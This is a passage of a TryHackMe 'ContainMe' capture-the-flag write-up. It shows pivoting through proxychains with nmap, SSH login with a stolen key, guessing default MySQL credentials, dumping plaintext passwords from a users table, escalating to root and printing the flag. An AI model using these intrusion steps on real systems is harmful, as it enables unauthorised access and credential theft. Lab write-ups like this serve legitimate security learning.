kali@kali: ~/Desktop/tryhackme/others/for_sir/ContainMe

GNU nano 5.9 /etc/proxychains4.conf
# http 192.168.39.93 8080
#
#
# proxy types: http, socks4, socks5, raw
# * raw: The traffic is simply forwarded to >
# ( auth types supported: "basic"-http "user" >
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 9050

^G Help      ^O Write Out ^W Where Is  ^K Cut
^X Exit      ^R Read File ^\ Replace   ^U Paste
```


Then I used the command: **proxychains nmap 172.16.20.2** to check the services that were running on that ip address. But I was not able to find anything from there. So, now I had only one option left which was to scan the whole network for any other ip address. But when I launched the command: **proxychains nmap 172.16.20.0/24**(netmask: 255.255.255.0), it was

taking too much time to scan. So, I decided to scan the ip addresses manually one by one. I also found that if a certain ip address existed, then it was responding very quickly. So, I assumed that if an ip address was taking too long to respond, there was a high chance that it did not exist.

The ip address **172.16.20.6** was responding quickly to the requests that nmap sent which meant that it was worth the time to let nmap scan this ip address and nmap found that **port 22 was opened** on this ip address.

Below was the command that I used to manually scan the ip addresses:

proxychains nmap 172.16.20.6



```
(kali㉿kali)-[~/../tryhackme/others/for_sir/ContainMe]
└─$ proxychains nmap 172.16.20.6
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-11 07:02 EST
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.20.6:80 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.20.6:995 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.20.6:3306 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.20.6:554 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.20.6:1025 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.20.6:111 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.20.6:22 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.20.6:587 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.20.6:53 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.20.6:199 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.20.6:21 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.20.6:143 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.20.6:25 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.16.20.6:256 <--socket error or timeout!
```

then I used **mike's ssh key** to try to login onto this newly found machine and it **was a success**.



```
mike@host2: ~  
root@host1:/home/mike/.ssh# clear  
  
root@host1:/home/mike/.ssh# ssh -i id_rsa mike@172.16.20.6  
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-147-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
This system has been minimized by removing packages and content that are  
not required on a system that users do not log into.  
  
To restore this content, you can run the 'unminimize' command.  
  
1 update can be applied immediately.  
To see these additional updates run: apt list --upgradable  
  
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check  
your Internet connection or proxy settings  
  
Last login: Sat Dec 11 12:14:39 2021 from 172.16.20.2  
mike@host2:~$
```

On this machine, I searched all the directories, but found nothing. I also checked if there was another interface running on this system, but found nothing. Then I used the command: **service – status-all** to check which services were running on this system. There was a service named **mysql** running and it was worth the shot to try to login into the mysql server using the default credentials.

```
mike@host2: ~  
mike@host2:~$ service --status-all  
[ - ] acpid  
[ + ] apparmor  
[ + ] apport  
[ + ] atd  
[ + ] cron  
[ - ] cryptdisks  
[ - ] cryptdisks-early  
[ + ] dbus  
[ + ] ebttables  
[ - ] hwclock.sh  
[ + ] iscsid  
[ - ] kmod  
[ - ] lvm2  
[ + ] lvm2-lvmetad  
[ + ] lvm2-lvmpolld  
[ - ] lxcfs  
[ - ] lxd  
[ - ] mdadm  
[ - ] mdadm-waitidle  
[ + ] mysql  
[ - ] open-iscsi
```


So I tried different common credentials like: `-u mysql -p mysql`, `-u mysql -p password` & `-u mike -p password` and with `-u mike -p password` I was able to access the mysql server. Below is the command that I used to login into mysql server:

`mysql -umike -ppassword`

A terminal window titled 'mike@host2: ~' showing the execution of the 'mysql -umike -ppassword' command. The first attempt with 'mysql -umike' results in an 'ERROR 1045 (28000): Access denied for user 'mike'@'localhost' (using password: NO)'. The second attempt with 'mysql -umike -ppassword' is successful, displaying a warning about command-line passwords, a welcome message, connection ID 10, server version 5.7.34-0ubuntu0.18.04.1, and copyright information. The prompt changes from 'mike@host2:~\$' to 'mysql>'.

```
mike@host2:~$ mysql -umike
ERROR 1045 (28000): Access denied for user 'mike'@'localhost' (using password: NO)
mike@host2:~$ mysql -umike -ppassword
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.7.34-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Then in the database: **accounts**, under table named: **user**, I found the passwords of the user **root** & user **mike**. Below are the commands that I used to get the passwords from the mysql server:

`show databases;`

`use accounts;`


`show tables;`

`select * from users;`

```
mike@host2: ~  
mysql> show databases;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| accounts |  
+-----+  
2 rows in set (0.01 sec)  
  
mysql> use accounts;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
mysql> show tables;  
+-----+  
| Tables_in_accounts |  
+-----+  
| users |  
+-----+
```

```
Database changed  
mysql> show tables;  
+-----+  
| Tables_in_accounts |  
+-----+  
| users |  
+-----+  
1 row in set (0.00 sec)  
  
mysql> select * from users;  
+-----+-----+-----+  
| login | password |  
+-----+-----+-----+  
| root | bjsig4868fgjjeog |  
| mike | WhatAreYouDoingHere |  
+-----+-----+-----+  
2 rows in set (0.04 sec)
```

Then I used the root user's password to escalate my privileges. Then in the **/root/** directory, I found a zip file named **mike.zip**. then I used **unzip** with the command: **unzip mike.zip** to unzip the file, but it asked me for user **mike's password**. I entered the password that I found earlier in the table: **users** and the file got unzipped. Then inside the file, I **got the flag**.



```
root@host2:~# whoami
root
root@host2:~# cd /root/
root@host2:~# ls
mike.zip
root@host2:~# unzip mike.zip
Archive:  mike.zip
[mike.zip] mike password:
  extracting: mike
root@host2:~# ls
mike  mike.zip
root@host2:~# cat mike
THM{_Y0U_F0UND_TH3_C0NTA1N3RS_}
root@host2:~#
```